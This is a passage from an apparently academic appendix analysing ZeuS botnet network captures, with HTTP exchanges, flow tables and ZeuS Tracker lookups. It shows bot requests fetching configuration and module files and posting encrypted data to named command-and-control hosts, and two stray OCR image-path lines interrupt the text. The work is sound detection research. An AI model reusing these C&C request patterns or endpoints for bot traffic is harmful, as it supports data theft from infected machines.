Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/5.4.25

( non-readable content removed )
```

For this connection, Argus created a single flow.

Table A-58: Flows from Fourth Connection in File 054

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1036	92.63.98.3	80	0.545857	898	522	5	5

Fifth Connection: Source Port 1037, Destination IP 92.63.98.3

The HTTP content over this TCP connection consisted of four requests from the local client to the remote server and four corresponding responses from the remote server. The content of these GET method requests and their responses is effectively the same as those from the earlier connection over source port 1029. Only the value of the time in the Date header of the responses is different. Each response time is within one second of being exactly four minutes later than its counterpart in the previous connection.

```
GET /hl82ltwxk7/modules/config.bin HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 6.2)
Host: 92.63.98.3
Cache-Control: no-cache



HTTP/1.1 200 OK
Server: nginx
Date: Fri, 28 Mar 2014 01:32:07 GMT
Content-Type: application/octet-stream
Connection: keep-alive
Content-Length: 36080
Last-Modified: Wed, 26 Mar 2014 11:39:17 GMT
ETag: "5332bc65-8cf0"
Accept-Ranges: bytes

( non-readable content removed )
```

```
GET /hl82ltwxk7/modules/mod1.bin HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1)
Host: 92.63.98.3
Cache-Control: no-cache


HTTP/1.1 200 OK
Server: nginx
Date: Fri, 28 Mar 2014 01:32:13 GMT
Content-Type: application/octet-stream
Connection: keep-alive
Content-Length: 9216
Last-Modified: Tue, 04 Mar 2014 09:33:03 GMT
ETag: "53159dcf-2400"
Accept-Ranges: bytes

( non-readable content removed )
```

```
GET /hl82ltwxk7/modules/mod2.bin HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 6.2)
Host: 92.63.98.3
Cache-Control: no-cache


HTTP/1.1 200 OK
Server: nginx
Date: Fri, 28 Mar 2014 01:32:13 GMT
Content-Type: application/octet-stream
Connection: keep-alive
Content-Length: 8704
Last-Modified: Tue, 04 Mar 2014 09:33:01 GMT
```

```
ETag: "53159dcd-2200"
Accept-Ranges: bytes

( non-readable content removed )
```

```
GET /hl82ltwxk7/modules/mod3.bin HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 6.2)
Host: 92.63.98.3
Cache-Control: no-cache



HTTP/1.1 200 OK
Server: nginx
Date: Fri, 28 Mar 2014 01:32:14 GMT
Content-Type: application/octet-stream
Connection: keep-alive
Content-Length: 8192
Last-Modified: Tue, 04 Mar 2014 09:33:02 GMT
ETag: "53159dce-2000"
Accept-Ranges: bytes

( non-readable content removed )
```

For this connection, Argus created two flows, one for the first GET request and its response, and another for the next three GET requests and their responses. The first flow has the same byte and packet counts as its earlier counterpart. The second has 10 fewer source bytes, 162 more destination bytes, and three more destination packets.

Table A-59: Flows from Fifth Connection in File 054

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1037	92.63.98.3	80	0.781075	1363	38011	20	31
1037	92.63.98.3	80	0.913748	1442	28584	16	32

Sixth Connection: Source Port 1038, Destination IP 173.194.70.106

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server and a corresponding response from the remote server. As with the previous connection to this server on source port 1031, this GET method request did not include a message body. Unlike the previous connection, this request included a Cookie header with corresponding value.

```
GET /webhp HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.google.com
Cache-Control: no-cache
Cookie:
PREF=ID=55285ca6ac9ee775:FF=0:TM=1395970116:LM=1395970116:S=CoTFyt1zG5X
oSVIk;
NID=67=RcwnxF43KollBCOM287KAnUCqiko0zDY4itMzoNUEd0oRBFMLpiDUVvYI8a_gmv0
j-ORrHi2X2NuBWObMG-6rs4t53f6M90U_jyTgARunodE-xE-Nf5GbL4ZEQoxLGKR



HTTP/1.1 302 Found
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Location:
http://www.google.de/webhp?gfe_rd=cr&ei=NdE0U7zKO8mT_AbUhICQCw
Content-Length: 263
Date: Fri, 28 Mar 2014 01:32:37 GMT
Server: GFE/2.0
Alternate-Protocol: 80:quic

( html content removed )
```

For this connection, Argus created one flow for the GET request and its response. The sample trace file ends within two seconds of this connection so subsequent reset packet is not observed in this case.

Table A-60: Flows from Sixth Connection in File 054

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1038	173.194.70.106	80	0.545044	671	1278	5	4

Seventh Connection: Source Port 1039, Destination IP 173.194.70.94

The HTTP content over this TCP connection consisted of one request from the local client to the remote server. The sample trace file ended before the response was observed in this case. The GET method request was again for the resource provided in the Location header of the previous connection's response.

```
GET /webhp?gfe_rd=cr&ei=NdE0U7zKO8mT_AbUhICQCw HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Connection: Keep-Alive
Cache-Control: no-cache
Cookie:
PREF=ID=faf0ff2cee6827d3:FF=0:TM=1395970117:LM=1395970117:S=2KxkWYcMGR0
8IQmT; NID=67=n06nDhFEr7EgebUGqZD0d2WoNYfcv1pAZwVv8JL7Nj5u2v-
gkpLbCyBUhdPc4s2wQHXacBeAdV7XKaOhh7aak2Mv8H-
x8k9Yj5NieWb5slutiNBJAnt1nG6vLtnFuzZL
Host: www.google.de
```

For this connection, Argus created one flow for the GET request. The sample trace file ends immediately thereafter.

Table A-61: Flows from Seventh Connection in File 054

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1039	173.194.70.94	80	0.070219	610	62	3	1

The behavior observed in the connections of this sample file (054) was very similar to that reported by Alserhani, Akhlaq, Awan, and Cullen (2010), Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, and Wang (2010), and Riccardi, Di Pietro, Palanques, and Vila (2013). The infected client appeared to request updated configuration files with a GET method and "config.bin" resource, as reported by Binsalleeh et al. (2010) and Riccardi et al. (2013). The same method was used to request three additional files (mod1.bin, mod2.bin, mod3.bin) which likely contained supplemental configuration information. The client then used a POST method with encrypted message body to send information back to the server. In this case the resource was named "cde.php" as opposed to the resource named "gate.php" reported by Binsalleeh et al. and Riccardi et al. The requests for configuration files were repeated at four minutes intervals. The requests to send information were repeated at three minute intervals. Even though the responses to the POST requests were chunked and therefore did not contain a Content-Length header, they were both 64 bytes in length.

Sample File 3f9 collected on 30 Mar 2014 with total time 4 minutes 52 seconds

This network trace sample file consisted of seven successful TCP connections, as summarized in the following table. A column is included in the table to indicate whether the connection was preceded by a DNS query when the HTTP Host Header field specified a domain name as opposed to an IP address. In this case domain names were specified for the suspicious servers.

Table A-62: Summary of Connections in File 3f9

Source Port	Destination IP	HTTP Host Header	DNS?
1030	184.22.237.213	crayolabank.ru	Yes
1031	184.22.237.213	crayolabank.ru	n/a
1032	184.22.237.213	bingbangtheory.ru	Yes
1033	173.194.112.82	www.google.com	Yes
1034	173.194.112.88	www.google.de	Yes
1038	184.22.237.213	bingbangtheory.ru	n/a
1039	184.22.237.213	crayolabank.ru	n/a

First Connection: Source Port 1030, Destination IP 184.22.237.213

The HTTP content over this TCP connection consisted of six requests from the local client to the remote server with corresponding responses from the remote server. Each request used the POST method specifying a resource named “file.php” and included a message body with no readable text. The length of the message bodies was 128 bytes for each of the first four and 131 bytes for the last two. The content of the first two message bodies was the same, the content of the second two message bodies was also the same but

different than that of the first two, and the content of the third two message bodies were unique. The Cache-Control header with No-Cache token was used to prevent caching along the request chain. In each case the server responded with status code 404 Not Found. No message bodies were included in these responses. No unusual headers were used.

```
POST /net/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: crayolabank.ru
Content-Length: 128
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 404 Not Found
Date: Sun, 30 Mar 2014 13:05:12 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

```
POST /net/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: crayolabank.ru
Content-Length: 128
Connection: Keep-Alive
Cache-Control: no-cache
```

```
( non-readable content removed )

HTTP/1.1 404 Not Found
Date: Sun, 30 Mar 2014 13:05:12 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: text/html
```

```
POST /net/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: crayolabank.ru
Content-Length: 128
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 404 Not Found
Date: Sun, 30 Mar 2014 13:05:12 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=15, max=98
Connection: Keep-Alive
Content-Type: text/html
```

```
POST /net/file.php HTTP/1.1
```


```
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: crayolabank.ru
Content-Length: 128
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 404 Not Found
Date: Sun, 30 Mar 2014 13:05:13 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=15, max=97
Connection: Keep-Alive
Content-Type: text/html
```

```
POST /net/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: crayolabank.ru
Content-Length: 131
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 404 Not Found
Date: Sun, 30 Mar 2014 13:05:13 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=15, max=96
```

```
Connection: Keep-Alive
Content-Type: text/html
```

```
POST /net/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: crayolabank.ru
Content-Length: 131
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 404 Not Found
Date: Sun, 30 Mar 2014 13:05:14 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=15, max=95
Connection: Keep-Alive
Content-Type: text/html
```

A query of ZeuS Tracker produced a match for the IP address and domain name of the server observed in this connection. A query using whois indicated that this IP address belongs to a block assigned to an entity without location details. The domain name was registered on 27 February 2014 to a “private person” without further details.



Results in Host table (ZeuS C&Cs + FakeHosts)

No results

Results in ConfigURL table

No results

Results in BinaryURL table

No results

Results in DropURL table (Dropzones)

No results

Results in FakeURL table

No results

Historical results for ZeuS C&Cs

Date	Host	IP address	AS number	AS name	Country
2014-03-31 20:40:14	crayolabank.ru	184.22.237.213	AS21788	Network Operations Center Inc.	US

Hits in ZeuS C&C history: **1**

Figure A-4: Positive ZeuS Tracker Results for 184.22.237.213

For this connection, Argus created three flows, one for the HTTP requests and responses, and two with the packets to close the connection.

Table A-63: Flows from First Connection in File 3f9

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1030	184.22.237.213	80	2.585317	2570	1971	10	8
1030	184.22.237.213	80	0.000000	60	54	1	1
1030	184.22.237.213	80	0.000000	60	0	1	0

Second Connection: Source Port 1031, Destination IP 184.22.237.213

The HTTP content over this TCP connection consisted of three requests from the local client to the remote server with corresponding responses from the remote server. The first request, a POST method, specified a resource named “file.php” along with its relative path. The request contained a message body with no readable text and a length

of 122 bytes. The response, successful status code 200 OK, also contained a message body with no readable text. The response included a Content-Disposition header specifying that the content should be handled as a file named “config.dll” and a Content-Type header specifying Application/Octet-stream for the content. The length of the response message body was 30368 bytes. Keep-Alive was specified using the Connection header for a persistent connection, suggesting that additional exchanges would follow.

```
POST /net/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: crayolabank.ru
Content-Length: 122
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Sun, 30 Mar 2014 13:05:12 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Cache-Control: public
Content-Disposition: attachment; filename="%2e/files/config.dll"
Content-Transfer-Encoding: binary
Content-Length: 30368
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

( non-readable content removed )
```

The next two requests were also POST methods specifying a resource named "file.php" and included message bodies with no readable text. Although the length of their message bodies was the same, 131 bytes, their content was different. Both elicited responses with error status code 404 Not Found. Neither of the responses included a message body.

```
POST /net/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: crayolabank.ru
Content-Length: 131
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 404 Not Found
Date: Sun, 30 Mar 2014 13:05:13 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: text/html
```

```
POST /net/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: crayolabank.ru
Content-Length: 131
Connection: Keep-Alive
Cache-Control: no-cache
```

```
( non-readable content removed )

HTTP/1.1 404 Not Found
Date: Sun, 30 Mar 2014 13:05:14 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=15, max=98
Connection: Keep-Alive
Content-Type: text/html
```

For this connection, Argus created three flows, one for the HTTP requests and responses, and two with the packets to close the connection.

Table A-64: Flows from Second Connection in File 3f9

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1031	184.22.237.213	80	2.786054	2303	32821	22	29
1031	184.22.237.213	80	0.000000	60	54	1	1
1031	184.22.237.213	80	0.000000	60	0	1	0

Third Connection: Source Port 1032, Destination IP 184.22.237.213

The HTTP content over this TCP connection with a new remote server consisted of five requests from the local client to the remote server with corresponding responses from the remote server. The first four requests were again POST methods specifying a resource named “file.php” and included message bodies with no readable text. The length of the four message bodies was the same, 131 bytes, but the content changed after the first two for the second two. The second pair followed the first pair by ten seconds.

All requests elicited responses with error status code 404 Not Found. None of the responses included a message body.

```
POST /net/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: bingbangtheory.ru
Content-Length: 131
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 404 Not Found
Date: Sun, 30 Mar 2014 13:05:25 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

```
POST /net/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: bingbangtheory.ru
Content-Length: 131
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )
```

```
HTTP/1.1 404 Not Found
Date: Sun, 30 Mar 2014 13:05:25 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: text/html
```

```
POST /net/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: bingbangtheory.ru
Content-Length: 131
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 404 Not Found
Date: Sun, 30 Mar 2014 13:05:35 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=15, max=98
Connection: Keep-Alive
Content-Type: text/html
```

```
POST /net/file.php HTTP/1.1
Accept: */*
```


```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: bingbangtheory.ru
Content-Length: 131
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 404 Not Found
Date: Sun, 30 Mar 2014 13:05:36 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=15, max=97
Connection: Keep-Alive
Content-Type: text/html
```

The fifth request was also a POST method but for the "gate.php" resource. The request included a message body with no readable text and a length of 376 bytes. The response, successful status code 200 OK, also included a message body with no readable text even though the Content-Type header specified Text/Html. The length of the response message body was 64 bytes.

```
POST /net/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: bingbangtheory.ru
Content-Length: 376
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )
```

```
HTTP/1.1 200 OK
Date: Sun, 30 Mar 2014 13:05:42 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Vary: Accept-Encoding
Content-Length: 64
Keep-Alive: timeout=15, max=96
Connection: Keep-Alive
Content-Type: text/html

( non-readable content removed )
```

A query of ZeuS Tracker also produced a match for this second domain which had been associated with a different IP address. The match also indicates that this particular resource (bingbangtheory.ru/net/gate.php) was a drop zone. Riccardi, Di Pietro, Palanques, and Vila (2013) report that C&C and drop zone are two names for the main server that hosts the control panel and receives information from the bots. The domain name was registered on 28 March 2014, also to a "private person" without further details.



Results in Host table (ZeuS C&Cs + FakeHosts)

CC	FU	ZeuS Host	IP address	Level	Status	Files Online	Country	AS number
CC		bingbangtheory.ru	91.230.60.107	4	online	0		AS56534

Hits in Host table: **1**

Results in ConfigURL table

ZeuS ConfigURL	Status	Version	Builder	Filesize	MD5 Hash	HTTP Status
bingbangtheory.ru/net/file.php	offline	2	n/a	30'368	3dcfaa57eacc8d119513fafde8ee748b	501

Hits in ConfigURL table: **1**

Results in BinaryURL table

No results

Results in DropURL table (Dropzones)

ZeuS DropURL	Status	HTTP Status
bingbangtheory.ru/net/gate.php	offline	501

Hits in ConfigURL table: **1**

Results in FakeURL table

No results

Historical results for ZeuS C&Cs

No results

Figure A-5: Positive ZeuS Tracker Results for bingbangtheory.ru

For this connection, Argus created seven flows, three for the HTTP requests and responses, and four with only packets to close the connection.

Table A-65: Flows from Third Connection in File 3f9

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1032	184.22.237.213	80	1.094589	968	735	5	4
1032	184.22.237.213	80	0.769651	846	618	3	2
1032	184.22.237.213	80	0.696703	698	421	2	2
1032	184.22.237.213	80	0.000000	60	54	1	1
1032	184.22.237.213	80	3.605412	120	0	2	0
1032	184.22.237.213	80	0.000000	60	0	1	0
1032	184.22.237.213	80	0.000000	60	0	1	0

Fourth Connection: Source Port 1033, Destination IP 173.194.112.82

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was an example of the Google Webhp redirect and beyond the scope of this work.

```
GET /webhp HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.google.com
Cache-Control: no-cache


HTTP/1.1 302 Found
Location: http://www.google.de/webhp?gfe_rd=ctrl&ei=pRY4U-
zsLOGG8QfXkYCQBA&gws_rd=cr
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Set-Cookie:
PREF=ID=2d16737d3f3c9978:FF=0:TM=1396184742:LM=1396184742:S=mtODtJvDSxK
h2avQ; expires=Tue, 29-Mar-2016 13:05:42 GMT; path=/;
domain=.google.com
Set-Cookie:
NID=67=eCPHhLNc38gVFahYuQWQ4IvnL1CqhQxT4qtNeVCC_VtqGs1pDyz6f7eBLTPINOpo
7JpM-fk7lXn3nZgFiVAZpGbMliRHSMAMBlgztq0zUqUHSFNFkdNF0w9KGbZNhPjF;
expires=Mon, 29-Sep-2014 13:05:42 GMT; path=/; domain=.google.com;
HttpOnly
P3P: CP="This is not a P3P policy! See
http://www.google.com/support/accounts/bin/answer.py?hl=en&answer=15165
7 for more info."
Date: Sun, 30 Mar 2014 13:05:42 GMT
Server: gws
Content-Length: 279
```

```
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Alternate-Protocol: 80:quic
Connection: close

( html content removed )
```

A query of ZeuS Tracker produced no matches for the IP address or domain name of the server observed in this connection. A query using whois indicated that this IP address belongs to a block assigned to Google, Inc.

For this connection, Argus created one flow.

Table A-66: Flows from Fourth Connection in File 3f9

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1033	173.194.112.82	80	0.628610	467	1422	5	5

Fifth Connection: Source Port 1034, Destination IP 173.194.112.88

The HTTP content over this TCP connection consisted of a single request from the local client to the remote server with a corresponding response from the remote server. This exchange was an example of the Google Webhp redirect and beyond the scope of this work.

```
GET /webhp?gfe_rd=ctrl&ei=pRY4U-zsLOGG8QfXkYCQBA&gws_rd=cr HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Cache-Control: no-cache
Host: www.google.de
```

```
HTTP/1.1 200 OK
Date: Sun, 30 Mar 2014 13:05:42 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Set-Cookie:
PREF=ID=2757e05cb728038a:FF=0:TM=1396184742:LM=1396184742:S=-
zOfTqNQdLRxOCRN; expires=Tue, 29-Mar-2016 13:05:42 GMT; path=/;
domain=.google.de
Set-Cookie:
NID=67=dT7vyHjGTeGTZ2S9kWgVyLI7cuNXTBf1fg_SkR7XUVHkwyONRGuX77PmJjhNxXFA
cMBxscXlZJRoUnpRuaSM28Ekv4FJIHqgygDSu7kfcfhEoe_Yv_vrI7heduecDBix;
expires=Mon, 29-Sep-2014 13:05:42 GMT; path=/; domain=.google.de;
HttpOnly
P3P: CP="This is not a P3P policy! See
http://www.google.com/support/accounts/bin/answer.py?hl=en&answer=15165
7 for more info."
Server: gws
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Alternate-Protocol: 80:quic
Connection: close

( html/script content removed )
```

A query of ZeuS Tracker produced no matches for the IP address or domain name of the server observed in this connection. A query using whois indicated that this IP address belongs to a block assigned to Google, Inc.

For this connection, Argus created one flow.

Table A-67: Flows from Fifth Connection in File 3f9

sport	daddr	dport	dur	sbytes	dbytes	spkts	dpkts
1034	173.194.112.88	80	0.618048	1294	30496	18	25

Sixth Connection: Source Port 1038, Destination IP 184.22.237.213

The HTTP content over this TCP connection consisted of five requests from the local client to the remote server with corresponding responses from the remote server. Each of the requests used the POST method specifying the "gate.php" resource and contained a message body with no readable text. Four of the five message bodies were of different lengths, and all had unique content. All of the responses reported successful status code 200 OK and included message bodies with no readable text. All of the response message bodies were 64 bytes in length, but with unique content.

```
POST /net/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: bingbangtheory.ru
Content-Length: 525
Connection: Keep-Alive
Cache-Control: no-cache

( non-readable content removed )

HTTP/1.1 200 OK
Date: Sun, 30 Mar 2014 13:08:42 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Vary: Accept-Encoding
Content-Length: 64
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

( non-readable content removed )
```

```
POST /net/gate.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: bingbangtheory.ru
Content-Length: 1213
Connection: Keep-Alive
Cache-Control: no-cache


( non-readable content removed )

HTTP/1.1 200 OK
Date: Sun, 30 Mar 2014 13:08:42 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.4.26-1~dotdeb.0
Vary: Accept-Encoding
Content-Length: 64
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: text/html

( non-readable content removed )
```

```
POST /net/gate.php HTTP/1.1
Accept: */*
